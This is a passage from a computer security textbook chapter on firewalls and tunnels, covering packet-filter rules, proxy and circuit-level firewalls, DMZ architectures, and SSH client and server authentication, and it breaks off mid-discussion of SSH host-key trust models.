- [59] J. Weinberger, P. Saxena, D. Akhawe, M. Finifter, E. C. R. Shin, and D. Song. A systematic analysis of XSS sanitization in web application frameworks. In *Eur. Symp. Res. in Comp. Security (ESORICS)*, pages 150–171, 2011.
- [60] M. West, A. Barth, and D. Veditz. Content Security Policy Level 2. W3C Recommendation, 15 Dec 2016.
- [61] A. Whitten and J. D. Tygar. Why Johnny can't encrypt: A usability evaluation of PGP 5.0. In *USENIX Security*, 1999.
- [62] Z. E. Ye and S. W. Smith. Trusted paths for browsers. In *USENIX Security*, 2002. Journal version: *ACM TISSEC*, 2005.

- [63] M. Zalewski. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, 2011.
- [64] X. Zheng, J. Jiang, J. Liang, H. Duan, S. Chen, T. Wan, and N. Weaver. Cookies lack integrity: Real-world implications. In *USENIX Security*, pages 707–721, 2015.
- [65] Z. Zhou, V. D. Gligor, J. Newsome, and J. M. McCune. Building verifiable trusted path on commodity x86 computers. In *IEEE Symp. Security and Privacy*, 2012.



Chapter 10

Firewalls and Tunnels

10.1 Packet-filter firewalls	282
10.2 Proxy firewalls and firewall architectures	288
10.3 SSH: Secure Shell	292
10.4 VPNs and encrypted tunnels (general concepts)	297
10.5 IPsec: IP security suite (details)	300
10.6 Background: networking and TCP/IP	303
10.7 End notes and further reading	306
References	307

Chapter 10

Firewalls and Tunnels

This chapter discusses perimeter-based defenses, starting with firewalls and then complementary enabling technologies for securing network communications of remote users and distance-separated peers. Generic tools called *encrypted tunnels* and *virtual private networks* (VPNs) are illustrated by SSH and IPsec. We consider risks of network-accessible services and how to securely provide such services, building familiarity with network defense options (and their limitations). Many examples put security design principles into practice, and give reminders of the primary goals of computer security: protecting data and passwords in transit, protecting resources from unauthorized network access and use, and preserving the integrity and availability of hosts in the face of network-based threats.

As a simplified view, firewalls at enterprise perimeters keep out the bulk of unauthorized traffic; intrusion detection systems provide awareness of, and opportunities to ameliorate, what gets through; user traffic is cryptographically protected by technologies such as IPsec-based VPNs, SSH, TLS, and encrypted email; and authentication of incoming packets or connections is used to distinguish authorized entities and data.

This view helps convey an important message: the rich flexibility and functionality enabled by network-accessible services come with security implications. Remote access to network-based services should be over cryptographically secured channels, complemented by mechanisms that allow monitoring of traffic, and at least partial control of where it may flow. As an upside, encrypted network communications provide legitimate parties protection for transmitted data including passwords, and remote access to trusted environments; as a downside, when intruders or malicious insiders use the same tools, the content of their communications is inaccessible, heightening the importance of proper access control and authentication, policy enforcement at entry and exit points, and monitoring-based intrusion detection.

10.1 Packet-filter firewalls

A network security *firewall* is a gateway providing access control functionality that can allow or deny, and optionally modify, data passing between two networks, or a net-

work and a device. The design intent is that traffic cannot bypass the firewall in either direction—thus in theory, packets undergo **COMPLETE-MEDIATION** (**P4**). The terminology reflects fire-resistant doors designed to isolate damage and contain spread in case of fire, in line with principle **P5** (**ISOLATED-COMPARTMENTS**). Network firewalls most commonly serve in *perimeter-based defenses*, protecting a trusted private (internal) network from an untrusted public (external) network, e.g., the Internet.

INBOUND AND OUTBOUND. From the private network viewpoint (Figure 10.1), packets arriving are *inbound*, and those leaving are *outbound*. Filtering inbound packets protects the internal network from the Internet. Filtering outbound packets allows awareness and partial control of data sent out and services accessed, e.g., to enforce a security policy restricting allowed protocols and services, and to detect unauthorized transfers (*data extrusion* or *exfiltration*) from compromised internal machines or *insiders*—rogue employees or individuals abusing resources from within. We discuss firewalls under two broad headings: *packet filters* (below), and *proxy-type firewalls* (Section 10.2).




Figure 10.1: Network firewall (basic model).

PACKET-FILTER RULES AND ACTIONS. A packet-filter firewall is configured by an administrator. It contains a list of rules of the form <condition, action>. In a “first-matching rule” firewall, the action taken for a packet is that specified by the first rule whose condition it satisfies. The primary actions are:

- ALLOW (permit packet to pass);
- DROP (silently discard the packet—a type-1 deny); or
- REJECT (drop but also try to inform the source—a type-2 deny). This might result in sending a TCP RST (reset) packet, or for UDP an ICMP “destination unreachable”.

In addition to one of the above, a second action may log the packet, e.g., using the `syslog` general system-logging service. For efficiency, most packet-filter matching rules are based on five TCP/IP header fields (`src_addr`, `src_port`, `dst_addr`, `dst_port`, `prot`),¹ and if ICMP then ICMP type and code. Other header fields (packet size, flags) are sometimes used. More complex rules, and so-called *intelligent packet filtering*, may involve payload data, e.g., an allow or deny decision based on a payload URL—but examining application payloads is generally beyond the scope of packet filters.

¹ Shorthand here is as follows: *src* (source), *dst* (destination), *addr* (address), *prot* (IP header protocol, e.g., TCP, UDP or ICMP). Section 10.6 background on basic networking concepts is assumed to be known.

STATELESS AND STATEFUL FILTERS. In a simple *stateless packet filter*, each packet is processed independently of others (with no dependency on prior packets). In contrast, a *stateful packet filter* keeps track of selected details as packets are processed, for use in processing later packets. State details are kept in a firewall *state table*. This often means tracking TCP connection states; packets with sources corresponding to established or in-progress connection set-ups are treated differently than new sources. Firewalls that track connection-related socket details (i.e., IP addresses, ports) may be called *dynamic packet filters*; this term is also used more generally for a stateful packet filter whose rules automatically change “on the fly” in specific contexts (FTP example, page 286).

Example (*Packet-filtering rules*). Table 10.1 gives sample filtering rules in six blocks.

1. (ingress/egress) Rules 1–2 mitigate spoofed source IP addresses. Discussion of these rules is best deferred until Section 11.3.
2. (SMTP email) Rule 3 denies packets from a known spam server; 4 and 5 allow incoming connections to a gateway mailserver and responses from it; 6 and 7 allow, from the gateway mailserver, outgoing mail connections and associated responses.
3. (HTTP) Rules 8–A allow outbound HTTP connection requests, and inbound responses, but reject inbound HTTP connection requests. Checking for presence of the ACK flag, as listed, stops unsolicited inbound packets; TCP stacks themselves will reject packets with an ACK flag but no associated existing connection.
4. (DNS): Rule B allows outgoing queries from a gateway DNS server, to resolve addresses for internal users; C and D allow incoming queries and related responses, e.g., for authoritative answers to external parties resolving addresses for their users.
5. (ICMP ping): Rules E–H are best discussed with denial of service (Chapter 11).
6. (default deny): Rule Z is last. A packet matching no other rules is blocked.

A (stateful-filtering) rule might ALLOW inbound SYN-ACK packets from external src_addr (*s*) to an internal dst_addr (*d*) only if the state table shows *d* recently sent *s* a SYN packet.

DEFAULT-DENY RULESETS. Chapter 1’s principle P2 (**SAFE-DEFAULTS**) motivates default-deny firewall rulesets, with a packet allowed only on explicitly matching an accept rule. Such rulesets are constructed from security policies explicitly stating allowed types of access. A default-allow alternative that allows any packet for which no rule explicitly blocks it, has tempting usability (disrupting fewer external services desired by internal hosts)—but is unnecessarily dangerous, as a firewall administrator cannot possibly know of all exploits that might arise or already be in use, all requiring explicit deny rules.

FIREWALLS AND SECURITY POLICY. A packet filter executes precise rules determining which packets may enter/exit an enterprise network. Thus a firewall instantiates, in part, an organization’s Internet security policy.² If server ports were guaranteed to be bound to known services, then by creating ALLOW rules that translate authorized external services to those ports, outbound service requests could be filtered based on destination ports in TCP headers. In practice this fails, as the mapping between port and service is

²To put this in context with broader security policy, firewall rules specify allowed Internet services, e.g., in terms of remote access, whereas file permissions typically relate to local or internal files.

Rule #, Action	Path	Source		Destination		Protocol	Extra field	Comments
		addr	port	addr	port			
1	NO	in	us	*	*	*	*	ingress and egress filtering (Sect. 11.3)
2	NO	out	them	*	*	*	*	
3	NO	in	listed	*	*	*	*	block bad servers
4	OK	in	them	high	GW	25	TCP	inbound mail...
5	OK	out	GW	25	them	high	TCP	...our responses out
6	OK	out	GW	high	them	25	TCP	SMTP mail out...
7	OK	in	them	25	GW	high	TCP	...inbound response
8	OK	out	us	high	them	80	TCP	HTTP request out...
9	OK	in	them	80	us	high	TCP	...allow responses
A	NO	in	them	*	us	80	TCP	no inbound requests
B	OK	out	GW	53	them	53	UDP	our DNS queries
C	OK	in	them	*	GW	53	UDP	DNS queries to us...
D	OK	out	GW	53	them	*	UDP	...responses from us
E	OK	in	them	—	us	—	ICMP	8 pings to us...
F	OK	out	us	—	them	—	ICMP	...our responses
G	OK	out	us	—	them	—	ICMP	8 our pings out...
H	OK	in	them	—	us	—	ICMP	0 ...responses to us
Z	NO	*	*	*	*	*	*	default deny

Table 10.1: Packet-filtering rule examples (illustrative, for discussion). Notation: NO (deny packet), OK (allow packet), in/out (inbound/outbound packet direction), us/them (internal/external addresses; products specify explicit ranges), * (any value matches), high (port above 1023, unprivileged), listed (list of bad addresses, e.g., spam servers), ACK (ACK bit set), GW (our enterprise gateway mail server/DNS server). For ICMP rules, values (8, 0) refer to ICMP message types (page 305); recall that ICMP does not use ports.

only as trustworthy as the service’s host; allowing connections to an untrustworthy host is always dangerous. Nonetheless, outbound HTTP connections (to port 80) are typically allowed as a security-usability tradeoff (possibly with some sites blacklisted); and similarly for HTTPS (port 443). Inbound connections from unknown hosts are commonly blocked, as a primary function of firewalls, but firewall rules may authorize (by allowlist) connection request packets from certain IP addresses. In cases where incoming connections are not entirely blocked, one approach is use of firewall rules that allow packets to a small number of known sockets corresponding to internal hosts running authorized services.³ If these internal hosts are maintained as trustworthy machines, then external clients should have access only to authorized APIs—presumably limiting internal exposure (although exploitable vulnerabilities in such services may remain).

FIREWALLS AS CHOKEPOINTS. Firewalls use the entry point to a private network as a central point for monitoring, control, and packet rejection. The idea is to force traffic through a narrow passageway or *chokepoint*. This implicitly assumes a perimeter, with alternate entry points no easier to get through—like a ticket-check at a sports arena, or an agreed border crossing point between two hostile nations. As noted in Chapter 9,

³This is commonly implemented using a so-called DMZ as discussed later in Figure 10.4.

employees originally accessed the web through enterprise “world wide web” *gateways* or proxy servers; these evolved into firewalls. While firewalls remain in wide use, the perimeter model can no longer fully control contact to an internal network, as perimeters with single-point network access have largely disappeared—internal network hosts now commonly access web content (software, data, connectivity) while bypassing firewalls, e.g., via wireless access points not under enterprise management, USB flash drives inserted into hosts, and users in bring-your-own-device (BYOD) environments connecting smartphones directly into internal networks. Firewalls nonetheless remain useful:

- to protect legacy applications within contained subnetworks;
- as an enforcement point for Internet security policy, to monitor and control incoming access by remote adversaries lacking wireless or physical access to hosts; and
- to instantiate accepted defensive principles like defense-in-depth and isolation.

LIMITATIONS. While firewalls play an important contributing role and remain a primary defense line and gateway to the Internet, they have recognized limitations:

1. *topological limitations*: firewall protection assumes true perimeters exist.
2. *malicious insiders*: users and hosts inside a firewall are treated as trusted, implying little protection from users cooperating with outsiders, or intruders with established positions as insiders. Traditional firewalls alone are not intruder-detection systems.
3. *trusted users making bad connections*: firewalls provide little protection when trusted users originate connections resulting in malicious active content or drive-by downloads (Chapter 7) from bad or compromised web sites.
4. *firewall transit by tunneling*: firewall rules relying on port number (to allow only permitted services) are commonly bypassed,⁴ by tunneling one protocol through another (Section 10.4). Such tunneling is used for both benign and malicious purposes.
5. *encrypted content*: *content-based inspection* at firewalls (albeit not a basic packet-filter function) is precluded by encryption, unless means are provided to intercept and decrypt connections via proxy-type functionality (again, Section 10.2).

‡**Exercise** (Pros and cons of packet filtering). Summarize the advantages and disadvantages of packet-filtering firewalls (hint: [41, p.108–109]).

‡**Example** (*Dynamic packet filtering: FTP normal mode*). In FTP file transfer, one TCP connection is used as a *control channel* (for commands), and another as a *data channel* (for data transfer). TCP ports 21 (FTP command) and 20 (FTP data) are respectively reserved at the server end. To initiate a “normal mode” FTP session, the client assigns two ports above 1023—one each for command and data—and using its own command port and server port 21, opens a TCP connection on which it then sends an FTP PORT command. This tells the server which client port to use for data transfer. The server then opens a TCP connection to the client’s data port. This, however, violates the rule of thumb of allowing outbound but refusing externally originated TCP connections. (Note:

⁴This assumes that the firewall lacks capabilities of *content inspection* and application verification, which may be provided by (and motivate) proxy firewalls as discussed later in Section 10.2.

FTP also has a “passive” mode that avoids this issue.) This issue may be avoided by tracking outbound FTP PORT commands and the port number that a specific internal host (IP address) has requested be used for inbound FTP data connections, and automatically creating a dynamic (temporary) rule allowing the out-to-in connection to that port. *Dynamic packet filters* may do so; this term may also imply a proxy-type filter (Section 10.2) that is stateful.

‡**Exercise** (Network address translation). Explain what *network address translation* (NAT) is, and its relationship to network security (hint: references in Section 10.7).

‡**DEDICATED FIREWALLS AND HYBRID APPLIANCES.** Firewalls are instantiated as a collection of one or more software and/or hardware components. Commercial routers commonly have packet-filtering capabilities, and may be called *screening routers*. Beyond packet filtering, firewalls at network perimeters are conveniently located for several complementary services: NAT, VPN endpoints (Section 10.4), network monitoring, and logging (of full packets or headers only) to support audit, recovery and forensic services. Firewalls may be in a dedicated hardware unit or functionality in a multi-purpose device (e.g., server, router, IP switch, wireless access point). A *hybrid appliance* may provide multiple such functions plus intrusion detection and beyond-header inspection into payloads, i.e., *deep packet inspection* as is common in application-level filters (Sect. 10.2) to filter executables or malicious content. While hybrid appliances reduce the number of security boxes, *dedicated firewalls* also have advantages:

1. smaller attack surface: reduced functionality avoids often-exploited features, and simplifies “hardening” general-purpose devices;
2. specialist expertise: stand-alone firewalls are built, and in enterprise environments administered by, specialized experts (rather than generic administrators);
3. architectural features: devices custom-designed as firewalls may have hardware advantages over general-purpose hosts (cf. Section 10.2 dual homing, fast interfaces);
4. absence of regular-user accounts: these often prioritize usability over security, e.g., allowing authentication with user-chosen passwords, whereas mandatory two-factor authentication is more appropriate for hosts used exclusively by administrators;
5. physical isolation: dedicated inline devices provide defense-in-depth.

‡**PERSONAL AND DISTRIBUTED FIREWALLS.** With *host-based firewalls*, a built-in software-based firewall filters packets into and out of each individual host. All major operating systems support such *personal firewall* variants for end-user machines. An important use case is for hosts on untrusted networks (e.g., mobile devices in hotels, coffee shops, airports) beyond the protection of perimeter firewalls of enterprise networks or home-user cable modems. One default-deny approach involves user prompts (“Allow or deny?”) on first instances of inbound and outbound access requests, with responses used to build allowlists and denylists to reduce further queries. Such personal firewalls allow user control of network access, at the cost of inconvenient prompts accompanied by details often insufficient for a user to make informed choices—raising difficult tradeoff issues. *Distributed firewall* variants for enterprise environments and servers involve centrally-defined policies distributed to individual hosts by an integrity-protected mechanism (e.g., digitally

signed). Overall, such *host-centric defenses* complement network-centric approaches, as hosts are not always topologically inside firewalls, nor can hosts rely on perfect protection from firewalls. Host-based protection alone leaves exposures while foregoing the ability of network-centric devices to detect and mitigate compromised hosts after the fact. Host-based firewalls are often combined with host-based intrusion detection systems.

‡**Exercise** (iptables). As part of Linux since 2001, the `iptables` user-space program (with corresponding kernel component) uses the built-in Netfilter framework to specify a firewall policy and implement packet filtering. Describe the main functionality of `iptables` in two pages or less. (Hint: [25, Ch.1].)

‡**Exercise** (Unencrypted tunnels). To allow HTTP (browsing), many firewalls allow outbound connections to port 80. However, standard networking *encapsulation* of one protocol by another—also called *tunneling*—can then be used as follows to bypass firewall policy. Use HTTP to carry, as payload, a second protocol that would be disallowed by firewall policy if used alone (as the outer protocol). Discuss why this obvious “hole” is not closed (hint: [8, p. 234–236] or [5, p. 36]). Note: encapsulation arises again in Section 10.4, and in discussion of IPsec in which case the payload may be encrypted.

10.2 Proxy firewalls and firewall architectures

PROXY FIREWALLS (INTRODUCTION). Packet filters primarily examine network and transport headers (e.g., IP, TCP). They are often combined with two other categories of firewalls discussed here. Each is a security intermediary between an internal client and an external service. Both may be viewed as proxies, in the sense of acting as beneficial middle-person agents that mediate end-party communications. However, they have different primary roles. *Circuit-level proxy* firewalls generically relay connections through a single proxy point; the primary mediation is to allow or deny the connection, and then relay bytes. *Application-level filters* carry out application-specific processing through multiple specialized processors for a pre-determined set of authorized applications. We discuss circuit-level proxies first, after a brief mention of important properties.

PROXY FIREWALL REQUIREMENTS. Two properties are critical in firewall proxies:

1. *transparency*. Ideally, the user experience is unchanged (as opposed to expecting compliance with special procedures).
2. *performance*. Performance degradation must be limited. Store-and-forward applications (e.g., email, file transfer) may be more tolerant than real-time applications.

Common means to achieve transparency from the client software experience are: a) *proxy-aware clients*—customizing selected client application software to redirect connections to a firewall proxy; and b) *proxy-aware gateways*—use of a primary firewall that redirects tasks to appropriate specialized processors based on application protocol fields.

CIRCUIT-LEVEL PROXIES (MOTIVATION). *Circuit-level proxy* firewalls arose in the context of early Internet gateways (“world wide web” proxies, Chapter 9). Enterprises desired to protect local hosts from malicious inbound connections, but also to allow internal users convenient web access (outbound connections). Toward this end, suppose




Figure 10.2: Circuit-level proxy firewall. If policy allows the connection, the circuit-level proxy establishes a virtual circuit that fulfills the user view of the connection. Technically, it receives packets on one TCP connection (TCP-1), with packet reassembly as usual, and retransmits using a second TCP connection (TCP-2) to the target server (server 1). From the server viewpoint, the connection is to the proxy, not the end-user client.

all within-enterprise hosts are on an isolated network without Internet connectivity, and considered “secure” for that reason; call them *internal hosts*. Consider hosts with Internet connectivity as “insecure”; call them *external hosts*. Enterprise security staff equated “security” with the lack of network connectivity between internal and external hosts; communication between the two was possible by manual transfer via portable storage media, but inconvenient. Thus users were unhappy. This led to the following manual solution.

MANUAL GATEWAY SOLUTION. A first-generation solution involved user accounts on a *gateway* machine. A host G (gateway firewall) is set up. It is connected to both the internal network and the Internet, but does not allow direct connections between the two.⁵ Internal users are given accounts on G . Internet access is available by logging in as a user on G (but not directly from an end-user machine U). To copy files (transfer content) back to an end-user machine, now rather than using portable media, the physical transfer is replaced by a (manually initiated) network transfer. Users log in to their account on G , retrieve Internet content, have it stored on G ; log out; then from their regular host U , establish a $U-G$ connection allowing file transfer from G to U . Similarly, to transfer a file f from internal host U to external host X , a user (logged into U) copies f from U to G , and then (after logging into G) copies from G to X . Enterprise security staff remain happy, as there are still no direct connections from U to X . Users are less unhappy—they can do this all electronically from their desk, but it is time-consuming.

FIREWALL PROXY WITH PROXY-AWARE CLIENTS. An improved solution from the early 1990s remains the dominant variant of *circuit-level proxy* firewall (Fig. 10.2). It involves a client-side library, a proxy server (daemon) `sockd`, and a client–daemon network protocol called `SOCKS`. Collectively, they allow an internal user U to connect to a firewall-resident proxy `sockd` that selectively provides access to Internet content on external hosts X , with proxied path: U -to-`sockd`, `sockd`-to- X . The proxy is *transparent* in that U 's experience is the same as an application-level connection directly to X , and no changes are required to external services (hosts X see `sockd` as the connection originator). This magic is possible by making pre-selected client applications `SOCKS`-aware,

⁵As noted later in this section, this is possible using a *dual-homed host*.




Figure 10.3: Application-level gateway filters. The application-level gateway selects the appropriate filter for application-specific filtering of data packets.

meaning: the client application software is modified such that its library routines that involve network sockets are replaced by corresponding routines from a `SOCKS` library, such that client outbound connections are redirected to `sockd` on G . Performance costs are low—on approving a connection and establishing a separate TCP connection with specified external host X , the proxy’s main task is copying bytes from received packets of one completed proxy leg (TCP connection) to the other. Packets from the first TCP connection are reassembled before relaying.⁶ Connection details (TCP socket details, number of bytes sent, username if provided) may be logged using `syslog` but unlike application-level filters (below), no further *content inspection* or filtering occurs.

CIRCUIT-LEVEL PROXIES: SUMMARY. The above mechanism delivers on the enterprise goal of safely facilitating outbound connections. Internal users have transparent access to Internet services consistent with an enterprise policy, without exposing internal hosts to hostile connections from outside. The main cost is customization of pre-selected client applications, and their distribution to internal users. As noted, circuit-level proxies may be combined with packet filters to block inbound connections except, e.g., from pre-authorized external sockets, or connections to restricted sets of internal sockets. The circuit-level proxy itself may require proxy connections be authenticated (so as to relay only policy-approved connections), beyond packet filter constraints on pre-approved sockets and protocol details (vs. application content). The proxy gateway is mandatory for connections—endpoints are on networks not otherwise connected. Note that circuit-level proxies themselves (including `SOCKS`) do not provide inherent encryption services.⁷ Beyond proxying TCP connections, `SOCKS` also supports forwarding of UDP packets.

APPLICATION-LEVEL FILTERS. As noted earlier, *application-level gateways* filter traffic using specialized programs for a pre-determined set of applications (Figure 10.3). These specialized programs may be considered “proxy processors” (but execute different tasks than circuit-level proxies). Packets corresponding to a targeted application protocol are directed to the appropriate customized filter, each of which leverages detailed understanding of a specific protocol to examine application-specific data (cf. Figure 10.14). This may result in not only blocking packets entirely, but altering payloads—e.g., *con-*

⁶This also mitigates some (beyond our scope) exploits involving intentional packet fragmentation.

⁷`SOCKS` is, however, often combined with an encrypted tunnel, e.g., provided by SSH (Section 10.3).

tent inspection for an HTTP gateway/proxy may involve deleting malicious JavaScript or rewriting URLs. Such “layer 7 firewalls” that alter payloads do intrusion prevention (Chapter 11).

APPLICATIONS TARGETED. The requirement for detailed knowledge of specific applications limits the number of protocols for which application-specific filters are built, and raises issues for proprietary application protocols whose details are not widely known. Targeted applications include those most widely used, and those causing the biggest security problems. Among the first were specialized filters for remote login, file transfer, and web protocols (TELNET, FTP and HTTP). Email is in its own category as a primary application to filter, and (independent of firewall technologies in use) is commonly processed by multiple mail-specific gateways on the path from originator to recipient, including to filter spam and to remove malicious embedded content and attachments. Mail filters may remove Microsoft Word macros (cf. macro viruses, Chapter 7), or executables. Regarding performance, examining application-level content implies longer processing times, partially mitigated by architectures with dedicated processors per application type.

BASTION HOSTS AND DUAL-HOMED HOSTS. Firewalls that serve as gateways between internal subnetworks are called *internal firewalls*. These (and DMZs below) support the principle of DEFENSE-IN-DEPTH (P13), allowing management of sensitive subnetworks, e.g., to isolate (contain) test/laboratory networks. Borrowing terminology from medieval castles—where a *bastion* is a fortified cornerpoint or angled wall projection such that defensive firepower can be positioned in multiple directions—a *bastion host*, in a multi-component firewall, is a defensive host exposed to a hostile network. While designed to protect the internal network, it is itself exposed (e.g., behind only a screening router), and thus should be *hardened* (locked down) by disabling all interfaces, access points, APIs and services not essential to protecting the internal network or facilitating controlled Internet access for internal hosts. A *dual-homed host* is a computer with two distinct network interfaces, and correspondingly two network addresses; multi-homed hosts have one IP address per interface. If routing functionality between the two interfaces is disabled, a dual-homed host is suitable for a circuit-level proxy—physically ensuring the absence of direct connections between an external and internal network. A dual-homed host may serve as a single-host (one-component) firewall to an external network, but more commonly is part of a multi-component firewall architecture.

ENTERPRISE FIREWALL ARCHITECTURES. As a minimally functional enterprise firewall, a single screening router (router with packet filtering) offers basic protection but limited configurability. A slightly more functional firewall has a screening router and a bastion host. The screening router is on the Internet-facing side of the bastion host, which protects the internal network and receives incoming connections (e.g., email and DNS queries about enterprise addresses). A more comprehensive architecture, providing an outer layer in a DEFENSE-IN-DEPTH (P13) strategy, uses a *perimeter network* called a *network DMZ* (demilitarized zone)—a subnetwork between an external network (hostile) and the internal network to be protected. To follow the principle of LEAST-PRIVILEGE (P6), the types of traffic (protocols) allowed within the DMZ should also be minimized. One such architectural design (Figure 10.4) consists of a bastion host between a first




Figure 10.4: Firewall architecture including DMZ. The gateway firewall (3) is a bastion host. An internal host (5) connects to Internet services by proxying through GW, and might be allowed to make outgoing connections (only) through the exterior router (1), bypassing GW, for a reduced set of packet-filtered protocols, depending on policy.

screening router (exterior router) facing the external network, and a second screening router (interior router) fronting the internal network. The bastion host in the DMZ is the contact point for inbound connections, and the gateway proxy for outbound connections.

Exercise (Firewall architecture details). Give four relatively simple firewall architectures, from a single screening router to that of Figure 10.4, and the advantages of each over the earlier (hint: [41, Ch. 6]).

10.3 SSH: Secure Shell

The Internet Protocol (IP), the Internet’s foundational datagram networking protocol, lacks built-in security services. Yet higher-level protocols sometimes implicitly (at times, falsely) assume that protection comes from lower-level protocols. One possible, but inefficient, solution would be for each application to independently implement its own security services. A more efficient one—albeit requiring coordination and advance planning—is to build generic security services into lower levels of the communications protocol stack (Fig. 10.10 on page 300), for higher levels (especially applications) to rely on. This is the approach followed by SSH, introduced in 1995 and now widely used worldwide. Though SSH stands for *Secure Shell*, SSH does not itself provide a shell, but rather provides an encrypted tunnel to get to a shell (and other programs).

SSH OVERVIEW. Prior to SSH, means for remote login (`rlogin`, `telnet`), related Unix *remote-access commands* (`rsh`, `rcp`, `rexec`), and file transfer (`ftp`) sent cleartext data over the network, and also passwords (when required). In some cases, password authentication for remote access was not required (page 297, “trusted” login hosts). SSH, and utilities built using it, were specifically designed as secure alternatives (with confidentiality, integrity, authentication), as summarized in Table 10.2. Using TCP for reliable packet transport, SSH provides a *security tunnel* by its own transport layer protocol, protecting both login passwords sent to remote services, and other data to be transported by TCP. The general model of SSH is that any program available on a remote host can be run through the security tunnel. SSH is now widely used to secure both custom-built utilities

TARGET	FULL NAME	FUNCTIONALITY
rsh (ssh)	remote shell	Send shell commands for execution on remote host by a daemon (<code>rshd</code>).
rlogin (ssh)	remote login	Log in to remote Unix server over TCP network, then communicate as if physically local.
telnet (ssh)	teletype network	Acquire interactive virtual terminal connection over TCP, e.g., to a command line interface (Unix, Windows).
ftp (sftp)	file transfer prot (secure ftp)	Transfer files, using separate connections for control and data. Can also be replaced by <code>ftps</code> (FTP over TLS).
rcp (scp)	remote copy (secure copy)	Copy files, directories between local, remote systems, with command line syntax similar to Unix command <code>cp</code>

Table 10.2: Widely used remote access command programs for network protocols prior to SSH. Secure replacements (parenthesis, column 1) are available in the OpenSSH open-source suite and other packages. The SSH precursors are also called *Berkeley r-utilities*.

(e.g., `scp`, `sftp`), and general access by a local host to remote services.

REMOTE SHELL VIA SSH. Figure 10.5 depicts use of SSH for a *remote shell*. The user (local host) ends up with a terminal interface and command prompt for an interactive shell running on the remote machine. The shell may be thought of as using standard input/output streams (`stdin`, `stdout`, `stderr`) to communicate with the SSH daemon (`sshd`), which relays traffic to SSH client software (`ssh`). Thus `ssh` and `sshd` work as partners at client and server sides (local and remote ends). By this design, remote applications need not be customized to work with SSH (i.e., need not be “SSH-aware”).




Figure 10.5: Remote shell through an SSH tunnel, providing authenticated encryption.

THREE PROTOCOLS COMPOSING SSH. SSH is implemented in three parts:

1. Its *transport layer protocol* provides SSH server authentication, encryption and integrity protection. It includes negotiation of cryptographic parameters and keys.
2. Its *user authentication protocol* handles SSH client-to-server authentication and runs over the transport layer protocol, relying on it for confidentiality and integrity.
3. Its *connection protocol* enables use of a single SSH connection (encrypted tunnel) for multiple purposes. Each use instance is assigned a number denoting a “logical channel”; data for all channels is sent over the single SSH connection and the channels are said to be *multiplexed*. The connection protocol, running over the transport layer protocol and after the authentication protocol, employs the encrypted tunnel. Channels may support *interactive sessions* for remote execution of programs (shells, applications, remote execution of system commands) and *connection forwarding* (of ports

and X11 sessions, below). After a channel is defined (set up), a single remote program can be started and associated with it.

SSH CLIENT AUTHENTICATION. During session negotiation, the SSH server declares which client authentication methods its SSH clients may use. While additional options may be supported, common options include the following:

- client password (static, or one-time passwords);
- Kerberos ticket obtained from a Kerberos server (Chapter 4); and
- client public key (described next).⁸

A typical *SSH client authentication* process for the case of client public keys is as follows:

- i) The server receives from the client the client public key, as well as the client's signature (using the matching private key) over pre-specified data including a session ID from the transport layer.
- ii) The server checks that two conditions hold—the client public key is on a list of server-recognized (pre-registered) keys; and the received signature is valid relative to this public key and the data including session ID.

SSH SERVER AUTHENTICATION: ESTABLISHING TRUST IN HOST KEY. Server authentication involves a server public key (*SSH host key*), and standard protocols for using a recognized public key for authenticated key establishment.⁹ This requires that the client recognize (trust) the host key. In non-business uses generally lacking supporting infrastructure, a relatively weak common approach is *trust on first use* (blind TOFU, Chapter 8); this provides protection against passive attackers. To also preclude active middle-person attacks (where an attacker substitutes a fraudulent host key), the end-user can cross-check the *fingerprint* (Section 8.2) of the host key, e.g., manually check that a locally computed hash of the offered host key matches a hash thereof obtained over an independent channel. (Enforcement of such a check is problematic in practice; many users skip this step even if asked to do it.) In business uses, where a requirement for higher security justifies added costs, an enterprise may make such cross-checks corporate policy and take steps aiming to increase user compliance, but the preferred alternative is an infrastructure-supported (automated) method to trust SSH server keys (Model 2 below).

TRUST MODELS FOR SSH HOST KEYS. The above motivates two models:

